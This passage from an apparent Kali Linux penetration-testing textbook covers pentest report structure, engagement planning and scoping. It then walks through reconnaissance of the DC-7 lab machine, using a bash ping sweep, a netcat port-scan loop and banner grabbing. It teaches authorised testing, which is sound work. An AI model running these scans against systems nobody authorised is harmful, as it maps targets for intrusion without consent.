This is the final and one of the most important phase of the entire exercise as it deals in generation of the deliverables pertaining the project. All the time and efforts spent on the project by the tester are distilled into concise and meaningful document or a set of documents which accurately reflect the security state of the tested systems.

As the saying goes (I have no idea who said it) "*Nothing is considered complete, until its documented*". The deliverables should accurately describe the activities performed during the various phases, and each step must be documented with the findings and artifacts to substantiate the tester's claims. This information must be justified with proper explanation and detailed proof of steps performed and gaps, vulnerabilities found, exploits used, how they were used and under what circumstances those worked and may be did not work.

The contents of the report should be based on actual facts as observed by the penetration tester themselves and not a hypothesis.

Once the report is finalized it must be shared with various stakeholders and relevant authorities, like the senior management, regulators, operations teams, Application and Infrastructure security teams and technical team of organization.

As the penetration testing report is consumed by wide range of stakeholders to meet their role specific requirements, hence, the report should be structured well and contain section which help them meet their project objectives and requirements.

Some of the sections that can be followed during the reporting is as follows:

Objective

This section must cover the objective of the penetration test absolutely crystal clear. The purpose of the complete exercise and what goals it's going to meet. For example, "*The penetration testing is being conducted as part of the annual process*", OR "*The penetration testing is being conducted to satisfy the audit requirements from the regulators*" OR may be as simple as to check the effectiveness and resiliency of the applications going live.

Intended stakeholders

Define or document who in the organization needs to be shared this report with, For example, CIO, CTO, CISO, Infosec Manager, IT Manager, Technical Teams, Application Security teams, and so on.

Executive Summary

This section is targeted towards the Executive management. Testers must keep this section as precise and crisp as possible. Avoid writing too much detailed explanations in this section. The intention is to get the attention of the senior management and not to overwhelm them. Instead, you can focus on keeping some details like the scope of work, timeline, your summary of findings, and what are your recommendations for mitigating the found risks.

Methodology

Testing reports should also contain the methodology followed during the testing phases; you may choose to use the methodology mentioned in the beginning of this chapter with the diagram. This will provide a clear direction to the reader that how the test was conducted, which will add to the confidence of the reader about the testing and the findings.

Findings and related details

This section tester will attempt to explain each of their findings in details with technical explanations and possible proofs with screenshots. Testers need to provide details in form of tables, pie graphs, bar charts, and so on., followed by detailed explanations about the vulnerabilities found, and how they are exploited or leveraged to gain access or likelihood of causing any

harm, must also explain the impact of such vulnerabilities and exploits on the applications or systems, and last but not the least, the risk level (Critical, High, Medium, Low) must be explained too.

Samples and examples

Following are some samples that can be considered while writing reports:

Risk ratings




Figure 4.2: *Risk rating*

Sample risk rating pyramid

Detailed findings


Risk Impact	(Critical/High/Medium/Low)
CVSS Score	x.X
Asset IP/hostname	a.b.c.d / host1
Findings	Vulnerability: CVE-ABCD-#### OS: Windows Port: 23 Service: Telnet Protocol: TCP Exploited (yes/no): (provide details/screenshots) 
Recommendations	
References	

Table 4.1: *Detailed findings*

Sample template for documenting detailed findings.

Conclusion

In this chapter you learned about the importance of structured penetration testing and Simplified Penetration Testing Framework, which covered the various phases of a penetration test.

During the course of this book, we will follow the same framework to go over various use cases and explain each of the activities with help of different popular tools available in Kali Linux distribution.

The next chapter will focus on the concepts of planning phase and reconnaissance phases.

Questions

Before we move to the next chapter, some questions that you may want to focus on.

1. How important is planning phase before you start penetration testing?

2. What is the most important thing that you would like to remember during exploitation phase? (Remember that this phase can cause severe harm, if not performed carefully)
3. How important is reporting phase once the penetration testing is completed?

CHAPTER 5

Planning and Reconnaissance

The focus of this chapter is to familiarize the concepts of planning a successful penetration test, gathering information about the targets that are in scope of the testing. Additionally, in this chapter we will attempt to cover the various tools built into Kali Linux to effectively perform reconnaissance on the target machines set up earlier in the chapter two of this book.

Structure

The focus of this chapter will be covering the following topics and their sub activities:

- Planning a Penetration Test
- Reconnaissance of the target machines.

Objective

After reading the chapter you will be able to:

- Understand the various pre-engagement activities involved in planning a penetration test.
- Perform hands on reconnaissance of target hosts using various tools present in Kali linux.

Planning a penetration test

Previous chapter explained about the penetration testing framework, as explained in that framework, planning the test entails the set of pre-engagement interactions between the testing team and the customer/internal stakeholders (if it's an assessment by an internal PT team). These meetings are held to facilitate exchange of strategic information regarding the exact

customer requirements, this helps in defining the exact scope of work and in aligning the engagement contract with the services delivered.

The information exchanged during the interactions also helps in deriving a suitable tactical plan, schedule and in designing the most effective engagement contract and a practical test approach.

Expectations

The first step in planning is to discuss the expectations with the customer, and understand the context in which the penetration testing is being requested. A few common expectations from penetration testing are as follows:

- Mapping the attack surface of the company's applications, and the IT infrastructure, finding security issues associated with them and translating these findings to actual risk to the business.
- Identifying security weaknesses, and to address the findings before they are found and exploited by malicious entities.
- Understanding the effectiveness of internal security teams and processes.
- Compliance requirements stemming from company information security policy or standards such as ISO/IEC 27000, PCI-DSS and other regulatory obligations.

Scope of testing

The purpose of the penetration testing is to identify the target information assets which will undergo testing, the location of testing (internal or external), the type of testing required (blackbox, greybox, whitebox) and depth of testing that the customer is trying to achieve.

While performing a blackbox test, a very limited knowledge of the systems is provided to the tester, this will usually involve basic information such as individual IP addresses or ranges of the systems in case of infrastructure testing or internet domain names and URLs in case of application penetration testing.

During greybox testing, it is required that the customer share more details regarding the systems such as operating systems, server roles, restricted user credentials, application parameters, and so on.

Similarly, for a whitebox testing, in addition to the above, further access to application source-code, design documents, data flow diagrams, configuration files, user and admin credentials, and so on. should be requested.

> **Note:** It is important to understand the existing security layers implemented in the environment such as network and web firewalls, intrusion detection systems which may impact the reliability of scans and the overall speed of testing.

Communication

Success of the penetration testing depends on establishing clear communication between the parties, periodic schedule should be defined for exchange of progress updates. Additionally, dedicated channels should be established to communicate issues encountered by both parties during testing, it is important to understand the emergency contacts.

Due to the extremely sensitive nature of the information being exchanged. It is wise to agree upon encrypted channels (password protected files, PGP/GPG encrypted emails, and so on.) for sending sensitive information.

Problem escalation hierarchy

During a penetration testing exercise, it is important to have clear escalation hierarchy defined in the engagement contract along with the turn-around and problem resolution times. This is established to ensure that any potential future issues arising during the course testing are promptly communicated to the right set of people and get addressed in a timely manner. Some common scenarios which require invoking escalation include:

- Unavailability of access to target infrastructure or application.
- Network access blocked by firewall or intrusion detection and prevention systems.

- Test account inactivation or lockout.
- Communication of critical vulnerabilities.
- Approvals required for exploitation.
- Target infrastructure or application platforms inadvertently getting knocked out due to testing.

Escalation matrix also ensures that any unresolved issues get adequate management support before they can cause any impact to the overall project schedule.

Key personnel

Contact information about the key personnel such as name, designation, email, phone number should be exchanged between the parties along with the role they would play during the penetration test, this information should be documented in the statement of work and engagement contract. The documents should be duly signed with the client, and shared over the mutually agreed secure communication channels as described before.

Personnel from the client's side include representatives from:

- Key stakeholders from the management
- Project manager
- IT Administration
- Information security
- Network security
- Security operations center
- Application development

Personnel overseeing, managing and carrying out the testing.

- Management
- Project manager
- Lead penetration tester
- Team members

Testing window

The factor by which you should be able to decide a testing window will depend on the overall maturity of the customer's security team, the environment provided for testing (development/production) and criticality of the systems under review.

This could range anywhere from 24x7 testing to just a few hours a day during off business or non-peak hours or in some cases could be weekend only, it is very important to bear this in mind while preparing a test schedule. Adequate support staff should be available at the customer's end for quickly addressing any problems encountered by the testing team should any issues arise.

Once the test dates and timing are agreed they should be noted down in the contract document signed by both parties.

Test limitations

As some of the testing may impact the test environment directly. It is crucial to understand the customer's reservations, and set adequate boundaries for the test being undertaken, this setting of boundaries may be done for multiple reasons some of which include the following:

- To avoid crashing the tested systems or services (example: denial of service).
- To avoid impact to the performance of test systems (example: denial of service).
- To conserve time in case tests may run for too long (example: brute forcing of login forms).
- To avoid exposure of sensitive data (example: uploading of password hashes to online cracking websites).
- To avoid malicious scripts being introduced to the environment (example: uploading web shells, kernel exploits, and so on.)

Upon completion of pre-engagement discussions, planning, scheduling, and contract signing. The testing can begin as per the test window agreed.

Reconnaissance

This section is aimed at familiarizing the user with different reconnaissance tools and techniques available in Kali Linux by practicing their skills in the lab environment which was created earlier in the book.

Let's proceed with the practical aspects of penetration testing in our lab environment. Boot up the Kali Linux machine, and the various target machines to practice the exercises given ahead. Please allow an adequate amount of time for the target machines to fully boot up before starting the test.

Log into the Kali Linux system, open a terminal window from the dock and issue an **`ifconfig`** command to get the network and IP details assigned to our Kali system.




Figure 5.1: *ifconfig command*

The output of ifconfig command shows that our Kali system has been assigned an IP address **`10.0.2.238`** and the network mask is set to **`255.255.255.0`**.

One thing we know from our target environment is that the test machines are on the same virtual network as our Kali system. Going by the network mask information we can derive that the network consists of a total of 256 host IP addresses. Excluding the network IP **`10.0.2.0`** and the broadcast IP

`10.0.2.255` addresses we are left with a usable host IP range between `10.0.2.1` through `10.0.2.254` for the target systems.

> **Note:** All the testing will be carried out from our Kali Linux system over the virtual lab network and we will not be interacting with the test targets directly. Make a note of the details before proceeding with the next section.

DC:7




Figure 5.2: *DC-7 login screen*

Screenshot of DC-7 machine fully booted up.

The DC-7 console displays the current IP assigned to it, however in a real-world test, this will not be the case hence, we will explore means to find out this information over the network.

There are many readymade tools available on Kali Linux to perform target reconnaissance but using them directly without understanding their inner workings would result in not grasping the core concepts. The initial exercises would involve writing basic scripts for performing target

reconnaissance taking this approach should hopefully help clarify things for the reader before using the readymade tools available in Kali Linux.

One option to find 'alive' hosts on a network is to perform a scan of the network with a series of ping (ICMP echo) requests and wait for responses from the hosts which are up and running. So, let's open a terminal window and create a very basic ping sweeper utilising a bash 'for' loop to send ICMP echo requests to all the hosts in the IP range using the built-in ping command.




Figure 5.3: *Ping sweeping the network using a simple for loop*

The number of ICMP echo requests sent by the ping command to each host have been restricted to 1 using the -c 'count' flag without this restriction standard Linux ping command will keep sending ping requests indefinitely unless interrupted by pressing ^c. To speed up the script run time the timeout setting has also been reduced and set to 1 second using the -W flag. This means that the ping command will wait for ICMP responses for 1 second before timing out and exiting.

The ping output contains failed ping requests along with the ping responses received from alive 'hosts', to avoid seeing the failed requests on our screen we piped the output received through the grep command using keywords "bytes from" to only show us the hosts which have responded to our requests.

```
root@kali:~# for i in $(seq 1 254); do ping -c1 -W1
10.0.2.$i | grep "bytes from" ;done
64 bytes from 10.0.2.1: icmp_seq=1 ttl=64 time=2.37 ms
```

```
64 bytes from 10.0.2.18: icmp_seq=1 ttl=64 time=341 ms
64 bytes from 10.0.2.27: icmp_seq=1 ttl=64 time=0.646 ms
64 bytes from 10.0.2.180: icmp_seq=1 ttl=64 time=110 ms
64 bytes from 10.0.2.208: icmp_seq=1 ttl=128 time=1.74 ms
64 bytes from 10.0.2.238: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 10.0.2.245: icmp_seq=1 ttl=64 time=65.5 ms
64 bytes from 10.0.2.253: icmp_seq=1 ttl=64 time=266 ms
root@kali:~#
```

As seen from the output, the command performed as expected, and returned all the 'alive' hosts within the 10.0.2.X range.

The lab environment we are using has multiple active machines, and the ping sweep of test lab shows replies from multiple hosts, this output would be different in the case of the reader if only DC-7 machine is booted up.

> **Note:** This type of network mapping will fail if hosts have ICMP echo requests/responses disabled.

The pingsweep command that we created confirmed that the IP address of DC-7 machine was online with the IP address `10.0.2.27`, we will further probe the IP address by checking for open ports on the DC-7 machine by crafting a similar one-line shell command. To start off, we will scan only the first 1024 out of 65535 tcp ports available on the target host.




Figure 5.4: *Port scanning using a simple for loop*

The command shown in the screenshot above performs a TCP connect scan on the privileged port range (1-1024) of the target machine. It achieves this by probing the ports one by one using the netcat utility. Netcat is a highly versatile tool for penetration testers as it has multiple functionalities which can be leveraged in virtually all phases of the penetration test.

In order to speed up the scanning process the timeout window has been reduced to 1 using the **-w** flag along with **-z** flag (zero - I/O mode) used specifically for scanning purposes. The **-n** flag stops netcat from performing reverse domain resolution and **-v** flag instructs netcat to produce verbose output.

```
root@kali:~# for port in $(seq 1 1024); do nc -w 1 -z -nv
10.0.2.27 $port 2>&1 | grep open; done
(UNKNOWN) [10.0.2.27] 22 (ssh) open
(UNKNOWN) [10.0.2.27] 80 (http) open
root@kali:~#
```

The port scanning command found a total of 2 ports open on the target system, let's probe them further to find the services running behind the open ports.




Figure 5.5: *Probing services using the netcat command*

Netcat <IP port> command output shows the banner information of SSH service running on the target system. The SSH service banner shows that it is an OpenSSH version 7.4p1 and further information that the target is a Linux system running Debian 10 based distribution.

Using the same approach let's see what we can find out about the HTTP service using netcat.




Figure 5.6: *Banner grabbing using netcat*

`Netcat <IP port>` command followed by junk input causes the HTTP service to display an error page. Looking at the HTTP response shows that HTTP service running on port 80 is an Apache server version 2.4.25. The web server also seems misconfigured as we can notice a loopback IP address **`127.0.1.1`** in the server's response page.

Let's see if we can enumerate this service further by taking a look at the website running on port 80 using the firefox browser.




Figure 5.7: *DC-7 landing webpage*

Browsing the DC7 HTTP service using Firefox brings up a fairly basic website seemingly designed purely to provide some hints regarding the **capture the flag** (**CTF**) challenge. Firstly, that the challenge is not very technical and secondly to think outside the box.

Bottom of the webpage shows that the website is using Drupal which is an open-source content management framework written in PHP language. The last line of the page is @DC7USER which is either the local Drupal account username or some sort of an online account handle.

